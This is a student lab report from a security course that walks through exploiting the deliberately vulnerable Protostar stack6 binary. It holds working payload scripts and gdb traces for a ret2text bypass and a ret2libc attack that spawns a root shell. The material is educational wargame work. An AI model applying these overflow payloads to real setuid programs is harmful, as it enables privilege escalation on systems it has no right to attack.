上海交通大学
SHANGHAI JIAO TONG UNIVERSITY

CS3312 Lab Stack6

学号：522031910439　姓名：梁俊轩

2025 年 3 月 19 日

1　代码逻辑

对源码进行分析, 在 Protostar 官网可以看到 stack6 的 C 语言源代码：

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

void getpath()
{
  char buffer[64];
  unsigned int ret;

  printf("input path please: "); fflush(stdout);

  gets(buffer);

  ret = __builtin_return_address(0);

  if((ret & 0xbf000000) == 0xbf000000) {
    printf("bzzzt (%p)\n", ret);
    _exit(1);
  }

  printf("got path %s\n", buffer);
}

int main(int argc, char **argv)
{
  getpath();
}
```

对 get_path 函数进行反编译：

```
0x08048484 <getpath+0>:push   ebp
0x08048485 <getpath+1>:mov    ebp,esp
0x08048487 <getpath+3>:sub    esp,0x68
0x0804848a <getpath+6>:mov    eax,0x80485d0
0x0804848f <getpath+11>:mov    DWORD PTR [esp],eax
0x08048492 <getpath+14>:call   0x80483c0 <printf@plt>
0x08048497 <getpath+19>:mov    eax,ds:0x8049720
0x0804849c <getpath+24>:mov    DWORD PTR [esp],eax
```

```
0x0804849f <getpath+27>:call   0x80483b0 <fflush@plt>
0x080484a4 <getpath+32>:lea    eax,[ebp-0x4c]
0x080484a7 <getpath+35>:mov    DWORD PTR [esp],eax
0x080484aa <getpath+38>:call   0x8048380 <gets@plt>
0x080484af <getpath+43>:mov    eax,DWORD PTR [ebp+0x4]
0x080484b2 <getpath+46>:mov    DWORD PTR [ebp-0xc],eax
0x080484b5 <getpath+49>:mov    eax,DWORD PTR [ebp-0xc]
0x080484b8 <getpath+52>:and    eax,0xbf000000
0x080484bd <getpath+57>:cmp    eax,0xbf000000
0x080484c2 <getpath+62>:jne    0x80484e4 <getpath+96>
0x080484c4 <getpath+64>:mov    eax,0x80485e4
0x080484c9 <getpath+69>:mov    edx,DWORD PTR [ebp-0xc]
0x080484cc <getpath+72>:mov    DWORD PTR [esp+0x4],edx
0x080484d0 <getpath+76>:mov    DWORD PTR [esp],eax
0x080484d3 <getpath+79>:call   0x80483c0 <printf@plt>
0x080484d8 <getpath+84>:mov    DWORD PTR [esp],0x1
0x080484df <getpath+91>:call   0x80483a0 <_exit@plt>
0x080484e4 <getpath+96>:mov    eax,0x80485f0
0x080484e9 <getpath+101>:lea    edx,[ebp-0x4c]
0x080484ec <getpath+104>:mov    DWORD PTR [esp+0x4],edx
0x080484f0 <getpath+108>:mov    DWORD PTR [esp],eax
0x080484f3 <getpath+111>:call   0x80483c0 <printf@plt>
0x080484f8 <getpath+116>:leave
0x080484f9 <getpath+117>:ret
End of assembler dump.
```

对 main 函数进行反编译：

```
0x080484fa <main+0>:push   ebp
0x080484fb <main+1>:mov    ebp,esp
0x080484fd <main+3>:and    esp,0xfffffff0
0x08048500 <main+6>:call   0x8048484 <getpath>
0x08048505 <main+11>:mov    esp,ebp
0x08048507 <main+13>:pop    ebp
0x08048508 <main+14>:ret
End of assembler dump.
```

在 main 函数下断点，栈空间的首地址是 0xbffeb000。所以源代码中的 if 判断针对性非常强，也就是说没法将 getpath 的返回地址直接返回到 buffer 的首地址（因为 buffer 在栈上），实现 ret2shellcode。

```
(gdb) info proc map
process 2087
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

Start Addr   End Addr       Size     Offset objfile
 0x8048000  0x8049000     0x1000          0        /opt/protostar/bin/stack6
 0x8049000  0x804a000     0x1000          0        /opt/protostar/bin/stack6
0xb7e96000 0xb7e97000     0x1000          0
0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
0xb7fd9000 0xb7fdc000     0x3000          0
0xb7fde000 0xb7fe2000     0x4000          0
```

```
0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
0xb7fe3000 0xb7ffe000    0x1b000          0        /lib/ld-2.11.2.so
0xb7ffe000 0xb7fff000     0x1000    0x1a000        /lib/ld-2.11.2.so
0xb7fff000 0xb8000000     0x1000    0x1b000        /lib/ld-2.11.2.so
0xbffeb000 0xc0000000    0x15000          0           [stack]
```

2 漏洞分析

2.1 攻击方法 1: ret2text

正常的 ret2shellcode 思路：如果栈上可以执行代码，那么我们需要修改 ret 的返回地址，要控制 ret 的返回地址到 shellcode 的首地址，执行 shellcode。但现在 ret 的返回地址会被检查，所以需要在正常思路稍作改动即可。

第一个 ret 会被检查，那么我们控制第一个 ret 返回的是 getpath 的 ret 指令地址，地址为是 0x080484f9。此时成功绕过内建函数检查。接着控制第二个 ret 指向 shellcode 的首地址，当运行到第 2 个 ret 时，eip 加载 shellcode 的首地址，然后就会跳转到 buffer 里执行 shellcode 代码。

首先构建输入来查看 ret 的地址：

```
buffer= "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT
UUUUVVVVWWWWXXXXYYYYZZZZ"

print buffer
```

将断点打在 0x080484f9，然后查看结果,：

```
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack6 < exp.txt
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGG
HHHHIIIIJJJJKKKKLLLLMMMMNNNN
OOOOPPPPUUUURRRRSSSSTTTTUUUU
VVVVWWWWXXXXYYYYZZZZ

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23stack6/stack6.c: No such file or directory.
in stack6/stack6.c
(gdb) x/24wx esp
0xbffffcbc:0x555555550x565656560x575757570x58585858
0xbffffccc:0x595959590x5a5a5a5a0xbffffd000xbffffd7c
0xbffffcdc:0xb7fe18480xbffffd300xffffffff0xb7ffeff4
0xbffffcec:0x080482a10x000000010xbffffd300xb7ff0626
0xbffffcfc:0xb7fffab00xb7fe1b280xb7fd7ff40x00000000
0xbffffd0c:0x000000000xbffffd480x906c69d50xba2dbfc5
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x55555555 in ?? ()
```

在 0x55555555 中出现段错误，出现段错误的原因是 ret 跳转指令时发现这个地址无效。所以该地址就是 ret 的地址。0x55 在我们构造的字符串里是’ U ‘，0x56 是’V’，所以只要把’U’ 的地址替换为 ret 的地址 (0x080484f9) 即可，同时将‘V’的地址替换为 0xbffffcbc+8=0xbffffcc4，再紧接着 8 个连续的’\xcc’：

```
buffer = "AAAABBBBCCCCDDDDEEEEFFFFGGGG
HHHHIIIIJJJJKKKK
LLLLMMMMNNNNOOOOPPPP
QQQQRRRRSSSSTTTT"

ret = "\xf9\x84\x04\x08"  #0x080484f9

ret += "\xc4\xfc\xff\xbf" #0xbffffcc4

payload = "\xcc"*8

print buffer+ret+payload
```

最终可以看到成功执行:

```
(gdb) r < exp.txt
Starting program: /opt/protostar/bin/stack6 < exp.txt
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPRRRRSSSSTTTT??

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      stack6/stack6.c: No such file or directory.
        in stack6/stack6.c
(gdb) x/16wx $esp
0xbffffcbc:     0x080484f9      0xbffffcc4      0xcccccccc      0xcccccccc
0xbffffccc:     0xb7eadc00      0x00000001      0xbffffd74      0xbffffd7c
0xbffffcdc:     0xb7fe1848      0xbffffd30      0xffffffff      0xb7ffeff4
0xbffffcec:     0x080482a1      0x00000001      0xbffffd30      0xb7ff0626
(gdb) c
Continuing.

Breakpoint 1, 0x080484f9 in getpath () at stack6/stack6.c:23
23      in stack6/stack6.c
(gdb) c
Continuing.

Program received signal SIGTRAP, Trace/breakpoint trap.
0xbffffcc5 in ?? ()
(gdb) ^CQuit
(gdb)
```

图 1 最终结果

2.2 攻击方法 2: ret2libc



图 2 结构

当程序运行到 ret 时，我们可以将 ret 里记录的内容更改为 system 函数的入口地址，程序就会

jmp 到 system 函数，system 函数执行需要参数，程序就会读取”/bin/sh” 字符串作为参数传递给 system 函数，这样就构成了 system(”/bin/sh”) 命令执行。

首先找到 system 函数的入口地址，为 0xb7ecffb0：

```
(gdb) print system
1 = {<text variable, no debug info>} 0xb7ecffb0 <__libc_system>
```

从 libc 中找到”/bin/sh”：

```
root@protostar:/opt/protostar/bin# strings -t d /lib/libc.so.6 | grep "/bin/sh"
1176511 /bin/sh
```

找到 libc 的地址，为 0xb7e97000：

```
(gdb) info proc map
process 2442
cmdline = '/opt/protostar/bin/stack6'
cwd = '/opt/protostar/bin'
exe = '/opt/protostar/bin/stack6'
Mapped address spaces:

        Start Addr   End Addr       Size     Offset objfile
         0x8048000  0x8049000     0x1000          0        /opt/protostar/bin/stack6
         0x8049000  0x804a000     0x1000          0        /opt/protostar/bin/stack6
        0xb7e96000 0xb7e97000     0x1000          0
        0xb7e97000 0xb7fd5000   0x13e000          0         /lib/libc-2.11.2.so
        0xb7fd5000 0xb7fd6000     0x1000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd6000 0xb7fd8000     0x2000   0x13e000         /lib/libc-2.11.2.so
        0xb7fd8000 0xb7fd9000     0x1000   0x140000         /lib/libc-2.11.2.so
        0xb7fd9000 0xb7fdc000     0x3000          0
        0xb7fde000 0xb7fe2000     0x4000          0
        0xb7fe2000 0xb7fe3000     0x1000          0           [vdso]
        0xb7fe3000 0xb7ffe000    0x1b000          0         /lib/ld-2.11.2.so
        0xb7ffe000 0xb7fff000     0x1000    0x1a000         /lib/ld-2.11.2.so
        0xb7fff000 0xb8000000     0x1000    0x1b000         /lib/ld-2.11.2.so
        0xbffeb000 0xc0000000    0x15000          0           [stack]
```

图 3 地址

构造输入：

```
import struct

buffer = "AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPPQQQQRRRRSSSSTTTT"

system= struct.pack("I",0xb7ecffb0)

sys_ret= "AAAA"

binsh= struct.pack("I",0xb7e97000+1176511)

padding = buffer + system + sys_ret + binsh

print padding
```

沿用 stack5 中的命令，可以看到此时可以执行 shell 的命令：

```
root@protostar:/opt/protostar/bin# (python s6.py; cat) | /opt/protostar/bin/stack6
input path please: got path AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNOOOOPPPP?RRRRSSSSTTTT?AAAAc?
ls -la
total 918
drwxr-xr-x 2 root root    80 Mar 18 05:00 .
drwxr-xr-x 6 root root    80 Nov 22  2011 ..
-rw-r--r-- 1 root root    93 Mar 18 05:00 exp.txt
-rwsr-xr-x 1 root root 54889 Nov 24  2011 final0
-rwsr-xr-x 1 root root 56773 Nov 24  2011 final1
-rwsr-xr-x 1 root root 79974 Nov 24  2011 final2
-rwsr-xr-x 1 root root 23017 Nov 24  2011 format0
-rwsr-xr-x 1 root root 22931 Nov 24  2011 format1
-rwsr-xr-x 1 root root 23233 Nov 24  2011 format2
-rwsr-xr-x 1 root root 23409 Nov 24  2011 format3
-rwsr-xr-x 1 root root 23472 Nov 24  2011 format4
-rwsr-xr-x 1 root root 23541 Nov 24  2011 heap0
-rwsr-xr-x 1 root root 23528 Nov 24  2011 heap1
-rwsr-xr-x 1 root root 54838 Nov 24  2011 heap2
-rwsr-xr-x 1 root root 54559 Nov 24  2011 heap3
-rwsr-xr-x 1 root root 54969 Nov 24  2011 net0
-rwsr-xr-x 1 root root 55350 Nov 24  2011 net1
-rwsr-xr-x 1 root root 55036 Nov 24  2011 net2
-rwsr-xr-x 1 root root 57092 Nov 24  2011 net3
-rwsr-xr-x 1 root root 54434 Nov 24  2011 net4
-rw-r--r-- 1 root root   266 Mar 18 05:00 s6.py
-rwsr-xr-x 1 root root 22412 Nov 24  2011 stack0
-rwsr-xr-x 1 root root 23196 Nov 24  2011 stack1
-rwsr-xr-x 1 root root 23350 Nov 24  2011 stack2
-rwsr-xr-x 1 root root 23130 Nov 24  2011 stack3
-rwsr-xr-x 1 root root 22860 Nov 24  2011 stack4
-rwsr-xr-x 1 root root 22612 Nov 24  2011 stack5
-rwsr-xr-x 1 root root 23331 Nov 24  2011 stack6
-rwsr-xr-x 1 root root 23461 Nov 24  2011 stack7
```

图 4 最终结果